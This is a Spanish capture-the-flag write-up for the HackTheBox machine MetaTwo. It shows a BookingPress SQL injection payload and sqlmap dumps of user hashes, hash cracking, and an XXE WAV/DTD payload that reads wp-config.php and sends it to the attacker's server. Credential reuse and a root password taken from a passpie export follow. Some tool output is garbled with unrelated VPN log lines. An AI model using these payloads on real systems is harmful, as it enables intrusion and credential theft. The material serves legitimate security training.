

MetaTwo

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Fecha	3 de agosto de 2026
Autor	sunwhite

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración web	2
1.3. Identificación de Vulnerabilidades	4
1.4. Explotación	6
2. Acceso Inicial	7
2.1. Enumeración Interna	9
2.2. Movimiento Lateral	10
3. Escalada de Privilegios	11
4. Referencias	13

1. Reconocimiento

1.1. Escaneo de puertos

```
[khangkaw@parrot] (~/.HTB/MetaTwo)
$ sudo nmap -sV -sC -sS 10.129.40.234
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-22 09:45 CST
Nmap scan report for metapress.htb (10.129.40.234)
Host is up (3.5s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)
|_ 256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)
|_ 256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)
80/tcp    open  http     nginx/1.18.0
|_ http-generator: WordPress 5.6.2
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-title: MetaPress &#8211; Official company site
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: nginx/1.18.0
|_ http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 292.86 seconds
```

El escaneo revela tres puertos abiertos. Uno para ssh, uno para http y uno para un servicio ftp.


Intentamos conectarnos al servicio ftp para saber si se tiene anonymous login. Sin embargo no se tiene éxito.

Añadimos metapress.htb a nuestro archivo /etc/hosts y continuamos la enumeración.



```
[root@parrot] (~/.HTB/MetaTwo)
# lftp 10.129.228.95
lftp 10.129.228.95:~> USER anonymous
Clave:
lftp anonymous@10.129.228.95:~> ls
ls: Falló la identificación con el servidor: 530 Login incorrect.
lftp anonymous@10.129.228.95:~>
```

1.2. Enumeración web

Entrando en la página web nos encontramos con lo siguiente:



Utilizando wapalyzer y what web podemos enumerar las tecnologías presentes:



Wordpress 5.6.2 y PHP 8.0.24 están presentes.

Buscamos en internet WordPress 5.6.2 vuln y encontramos esta página que lista una serie de vulnerabilidades.

Para poder seleccionar una seguimos enumerando.

Pensando en que se tiene wordpress podemos hacer una enumeración del servicio para observar plugins o temas que estén vulnerables.

Esto se puede hacer fácilmente usando curl y filtrando por themes:

Un archivo DTD es un documento que define, a través de reglas, la estructura y sintaxis de un lenguaje de marcado. En este caso, debido a una restricción de XML se emplea un DTD externo al cual se hace referencia con la palabra clave SYSTEM. El DTD se puede definir dentro del propio documento XML, sin embargo esto impide construir una entidad que tenga el valor de otra entidad (una entidad dinámica) por lo que se tiene que hacer referencia a un DTD externo.

El funcionamiento de la explotación es así:

XML está habilitado para procesar entidades externas ->. wav solicita, con una entidad externa, el DTD a nuestro servidor ->Una entidad en el DTD solicita la lectura de wp-config.php ->El valor se envía a nuestro servidor.

Todo esto está muy bien, sin embargo hay un problema, necesitamos tener acceso a la administración de WordPress para poder subir un archivo .wav.

Dados los resultados de la enumeración pasada de plugins y temas encontramos la CVE-2022-0739: Inyección SQL no autenticada en el plugin bookingpress en versiones anteriores a 1.0.11 mediante la acción AJAX bookingpress_front_get_category_services

En la enumeración hecha observamos que la versión que se tiene es la 1.0.10 por lo que podemos enumerar para saber si es vulnerable.

Sobre CVE-2022-0739 Es una inyección SQL no autenticada que puede ejecutar un usuario al enviar un mensaje POST con una serie de instrucciones UNION para concatenar código SQL, el cual, debido a que no hay sanitización, será interpretado directamente. Esta inyección se logra a través del endpoint expuesto /wp-admin/admin-ajax.php.

En este PoC se nos muestra como verificar si el endpoint es vulnerable. Necesitamos capturar el valor de wpnonce para poder hacer la petición, el cual es un token que se usa para verificar el origen de las peticiones. Esto se hace para evitar CSRF. Para capturar el valor podemos visitar la página en la que se encuentra el plugin, en este caso <http://metapress.htb/events/>, hacer click derecho y en View Page Source o Source, viajamos hasta el fondo buscando action:'bookingpress_front_get_category_services' y extraemos el valor:

```

804         select repecategory(selected_cat_id, selected_cat_name, total_services);
805         const vm = this
806         vm.appointment_step_form_data.selected_category = selected_cat_id
807         vm.appointment_step_form_data.selected_cat_name = selected_cat_name
808
809         var postData = { action:'bookingpress_front_get_category_services',category_id: selected_cat_id,total_service: total_services
810         ,wpnonce:'ea8a33a6f4' };
811         axios.post( appoint_ajax_obj.ajax_url, Qs.stringify( postData ) )
812         .then( function (response) {
813             vm.services.data = response.data

```

Usamos el mismo payload que se indica en el PoC y obtenemos lo siguiente:

```

[*] khankha@parrot: ~
[*] $ curl -i http://metapress.htb/wp-admin/admin-ajax.php -X POST
--data 'action=bookingpress_front_get_category_services&wpnonce=ea8a33a6f4&category_id=33&total_service=7582) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6--'
Server: nginx/1.18.0
Date: Wed, 22 Jul 2026 17:06:18 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referer-Policy: strict-origin-when-cross-origin

[{"bookingpress_service_id":"10.5.15-MariaDB-0-dbb1b1d","bookingpress_category_id":"Debian 11","bookingpress_service_name":"Debian linux gnu","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"h","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_created":"6","service_price_without_currency":"1","img_url":"http://1/metapress.htb/wp-content/plugins/bookingpress/appointment_booking/images/placeholder-img.jpg"}]
[*] khankha@parrot: ~

```

Por lo que se confirma la vulnerabilidad.

1.4. Explotación

Podemos usar sqlmap para automatizar la enumeración de bases de datos. Podemos hacer:

```
sqlmap -u "http://metapress.htb/wp-admin/admin-ajax.php" --
method POST
--data "action=bookingpress_front_get_category_services
&_wpnonce=60646b11e1&category_id=123&total_service=111"
-p total_service --level=5 --risk=3 --dbs
```

Con lo cual obtenemos:

```
[11:23:18] [INFO] the back-end DBMS is MySQL completed
web application technology: Nginx 1.18.0, PHP 8.0.24, auth 'SHA256', peer-id: 4, compression: none
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork) port 120
[11:23:18] [INFO] fetching database names local-flags cc-exit tls-ekm dyn-tls-crypt
[11:23:18] [WARNING] reflective value(s) found and filtering out Systems, CN=HTB VPN: Root C
available databases [2]:FY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: us-ded
[*] blog:2 18-37:25 VERIFY KU OK
[*] information_schema:validating certificate extended key usage
2025-07-20 18:37:25 -- Certificate has EKU (str) TLS web Client authentication, expects TLS
```

Hay dos bases de datos, `information_schema`, que es una base de datos por defecto y `blog`.

Podemos hacer:

```
sqlmap -u "http://metapress.htb/wp-admin/admin-ajax.php" --
method POST --data
"action=bookingpress_front_get_category_services&_wpnonce=60646
b11e1&category_id=12
3&total_service=111" -p total_service --level=5 --risk=3
-D blog --tables
```

Indicando que extraiga las tablas presentes dentro de la base de datos llamada blog. Con lo cual obtenemos:

```

Database: blog
[27 tables]
+-----+
wp_bookingpress_appointment_bookings | 1000 rows (1000)
wp_bookingpress_categories | 1000 rows (1000)
wp_bookingpress_customers | 1000 rows (1000)
wp_bookingpress_customers_meta | 1000 rows (1000)
wp_bookingpress_customize_settings | 1000 rows (1000)
wp_bookingpress_debug_payment_log | 1000 rows (1000)
wp_bookingpress_default_daysoff | 1000 rows (1000)
wp_bookingpress_default_workhours | 1000 rows (1000)
wp_bookingpress_entries | 1000 rows (1000)
wp_bookingpress_form_fields | 1000 rows (1000)
wp_bookingpress_notifications | 1000 rows (1000)
wp_bookingpress_payment_logs | 1000 rows (1000)
wp_bookingpress_services | 1000 rows (1000)
wp_bookingpress_servicesmeta | 1000 rows (1000)
wp_bookingpress_settings | 1000 rows (1000)
wp_commentmeta | 1000 rows (1000)
wp_comments | 1000 rows (1000)
wp_links | 1000 rows (1000)
wp_options | 1000 rows (1000)
wp_postmeta | 1000 rows (1000)
wp_posts | 1000 rows (1000)
wp_term_relationships | 1000 rows (1000)
wp_term_taxonomy | 1000 rows (1000)
wp_termmeta | 1000 rows (1000)
wp_terms | 1000 rows (1000)
wp_usermeta | 1000 rows (1000)
wp_users | 1000 rows (1000)
+-----+

```

La base de datos llamada wp_users llama la atención. Por lo que podemos hacer:

```

sqlmap -u "http://metapress.htb/wp-admin/admin-ajax.php"
--method POST --data
"action=bookingpress_front_get_category_services
&_wpnonce=60646b11e1
&category_id=123&total_service=111"
-p total_service --level=5 --risk=3 -D blog -T wp_users --dump

```

Indicando que se extraiga toda la información presente en la tabla. Con lo cual obtenemos:

```

Database: blog
Table: wp_users
[2 entries]
+-----+
ID | user_url | user_pass | user_email | user_login | user_status | display_name | user_nicename | user_registered | user_activation_key |
+-----+
1 | http://metapress.htb | $phpass$ | admin@metapress.htb | admin | 0 | admin | admin | 2022-06-23 17:58:28 | <blank> |
2 | <blank> | $phpass$ | manager@metapress.htb | manager | 0 | manager | manager | 2022-06-23 18:07:55 | <blank> |
+-----+

```


Se obtienen los hashes de las contraseñas para dos usuarios: manager y admin.

2. Acceso Inicial

Debido al formato del hash podemos ver que se trata de un hash con el formato phpass, por lo que podemos usar hashcat con el modo -m 400 y la lista rockyou.txt para crackear alguna de las contraseñas. Solamente el hash relacionado al usuario manager nos da resultados:

A screenshot of a terminal window. The top part shows a terminal session where a user runs 'hashcat -m 400 manager_pass.txt /usr/share/wordlists/rockyou.txt' and then 'hashcat (v6.2.6) starting'. Below this, the OpenCL API version is displayed. The main part of the screenshot shows the output of the hashcat command, which includes a message about the device (pthread-haswell-AMD Ryzen 7 5825U) and the results of the password search. The results show that the password 'manager' was found. The bottom part of the screenshot shows a web browser window displaying the WordPress event search results, which are empty.

Entramos a <http://metapress.htb/wp-admin> y nos autenticamos, se nos muestra lo siguiente:



Dado ya el contexto que se tiene sobre la CVE-2021-29447 podemos buscar de nuevo en el PoC mencionado anteriormente para esta vulnerabilidad. En el PoC se nos indica como crear tanto el archivo .wav como el archivo .dtd que será solicitado.


Creamos ambos archivos, y hacemos.

```
python3 -m http.server 1010
```

Para poder recibir la respuesta

```
[khangkai@parrot: ~]# cd /HTB/MetaTwo
$ cat pay.wav
RIFF\x0b\x00\x00\x00WAVE{XML\x7b\x00\x00\x007xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM ""'http://10.10.17.44:1010/evil.dtd'"">%remote;]init;Strick;]>\x00
$ cat evil.dtd
<!ENTITY % file SYSTEM "php:///filter/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY &x25; trick SYSTEM 'http://10.10.17.44:1010/?p=Kfile:'>" >
$ curl http://10.10.17.44:1010/evil.dtd
[~]#
```

Subimos el archivo:




Y recibimos la respuesta en nuestro servidor



2.1. Enumeración Interna

Decodificamos el mensaje usando `base64 -d` y obtenemos lo siguiente:



Se nos entrega la contraseña del servicio ftp, por lo que nos conectamos y obtenemos el acceso exitosamente:

```

~/HTB/MetaTwo 215 > |ftp ftp.metapress.htb
ftp ftp.metapress.htb:> USER metapress.htb
Clave:
ftp ftp.metapress.htb>ls
drwxr-xr-x  5 metapress.htb metapress.htb  4096 Oct  5  2022 blog
drwxr-xr-x  3 metapress.htb metapress.htb  4096 Oct  5  2022 mailer
ftp ftp.metapress.htb>ls blog
-rw-r--r--  1 metapress.htb metapress.htb  485 Feb  6  2020 index.php
-rw-r--r--  1 metapress.htb metapress.htb 19915 Feb 12  2020 license.txt
-rw-r--r--  1 metapress.htb metapress.htb  7278 Jun 26  2020 readme.html
-rw-r--r--  1 metapress.htb metapress.htb  7101 Jul 28  2020 wp-activate.php
drwxr-xr-x  9 metapress.htb metapress.htb  4096 Oct  5  2022 wp-admin
-rw-r--r--  1 metapress.htb metapress.htb   351 Feb  6  2020 wp-blog-header.php
-rw-r--r--  1 metapress.htb metapress.htb  2328 Oct  8  2020 wp-comments-post.php
-rw-r--r--  1 metapress.htb metapress.htb  2032 Jun 23  2022 wp-config.php
-rw-r--r--  1 metapress.htb metapress.htb  2913 Feb  6  2020 wp-config-sample.php
drwxr-xr-x  6 metapress.htb metapress.htb  4096 Oct  5  2022 wp-content
-rw-r--r--  1 metapress.htb metapress.htb  3939 Jul 30  2020 wp-cron.php
drwxr-xr-x 25 metapress.htb metapress.htb 12288 Oct  5  2022 wp-includes
-rw-r--r--  1 metapress.htb metapress.htb  2496 Feb  6  2020 wp-links-opml.php
-rw-r--r--  1 metapress.htb metapress.htb  3300 Feb  6  2020 wp-load.php
-rw-r--r--  1 metapress.htb metapress.htb 149831 Nov  9  2020 wp-login.php
-rw-r--r--  1 metapress.htb metapress.htb   8509 Apr 14  2020 wp-mail.php
-rw-r--r--  1 metapress.htb metapress.htb  20975 Nov 12  2020 wp-settings.php
-rw-r--r--  1 metapress.htb metapress.htb  31337 Sep 30  2020 wp-signup.php
-rw-r--r--  1 metapress.htb metapress.htb   4747 Oct  8  2020 wp-trackback.php
-rw-r--r--  1 metapress.htb metapress.htb   3236 Jun  8  2020 xmlrpc.php
ftp ftp.metapress.htb>ls mailer
drwxr-xr-x  4 metapress.htb metapress.htb  4096 Oct  5  2022 PHPMailer
-rw-r--r--  1 metapress.htb metapress.htb  1126 Jun 22  2022 send_email.php
ftp ftp.metapress.htb>get mailer/send_email.php
1126 bytes transferidos en 2 segundos. (484 B/s)
ftp ftp.metapress.htb>exit

```

En el directorio blog hay archivos de configuración de wordpress, mientras que en el directorio mailer hay un script llamado send_email.php. así que lo obtenemos y observamos lo siguiente:

```

/*
 * This script will be used to send an email to all our users when ready for launch
 */

use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\SMTP;
use PHPMailer\PHPMailer\Exception;

require 'PHPMailer/src/Exception.php';
require 'PHPMailer/src/PHPMailer.php';
require 'PHPMailer/src/SMTP.php';

$mail = new PHPMailer(true);

$mail->SMTPDebug = 3;
$mail->isSMTP();

$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "jnelson@metapress.htb";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

$mail->From = "jnelson@metapress.htb";
$mail->FromName = "James Nelson";

$mail->addAddress("info@metapress.htb");

$mail->isHTML(true);

$mail->Subject = "Startup";
$mail->Body = "<i>We just started our new blog metapress.htb</i>";

try {
    $mail->send();
    echo "Message has been sent successfully";
} catch (Exception $e) {
    echo "Mailer Error: " . $mail->ErrorInfo;
}

```

2.2. Movimiento Lateral

Hay una contraseña para el usuario jnelson para el servicio mail.metapress.htb. Podemos intentar reusar esta contraseña para entrar con ssh al servidor y observamos que funciona:

```

~/HTB/MetaTwo 2m 27s > ssh jnelson@metapress.htb
The authenticity of host 'metapress.htb (10.129.43.35)' can't be established.
ED25519 key fingerprint is SHA256:0PexEedxcuaYF8COLPS2yzCpWaxg8+gsT1BR1px/OSY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'metapress.htb' (ED25519) to the list of known hosts.
jnelson@metapress.htb's password:
Linux meta2 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64
35
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
39
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 25 12:51:26 2022 from 10.10.14.23
jnelson@meta2:~$

```

Se obtiene la flag de usuario.

3. Escalada de Privilegios

Hacemos una enumeración básica y vemos que hay un directorio escondido no estándar: `.passpie`

```

jnelson@meta2:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether a2:de:ad:7d:87:e5 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.43.35/16 brd 10.129.255.255 scope global dynamic eth0
        valid_lft 2163sec preferred_lft 2163sec
jnelson@meta2:~$ id
uid=1000(jnelson) gid=1000(jnelson) groups=1000(jnelson)
jnelson@meta2:~$ ls -la
total 32
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25 2022 .
drwxr-xr-x 3 root    root    4096 Oct 5 2022 ..
lrwxrwxrwx 1 root    root    9 Jun 26 2022 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson 220 Jun 26 2022 .bash_logout
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26 2022 .bashrc
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25 2022 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25 2022 .passpie
-rw-r--r-- 1 jnelson jnelson 807 Jun 26 2022 .profile
-rw-r----- 1 root    jnelson 33 Jul 26 19:28 user.txt
jnelson@meta2:~$

```

Passpie es un gestor de contraseñas de código abierto diseñado para la línea de comandos, disponible para Linux, macOS y Windows


Podemos entrar a los directorios dentro de `.passpie` y leer archivo, lo cual obviamente nos pone a pensar que podemos leer contraseñas. Vemos un archivo `.keys` que nos llama la atención. Lo leemos y vemos lo siguiente:

12

Accedemos al servicio pasapie con el siguiente comando:

```
passpie export password.db
```

Y se nos muestra la contraseña en texto claro del usuario root.



```
jnelson@meta2:~$ cat password.db
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'e79f4744-44-44-44'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
jnelson@meta2:~$
```

4. Referencias

- <https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357/>
- <https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5/>
- <https://blog.wpssec.com/wordpress-xxe-in-media-library-cve-2021-29447/>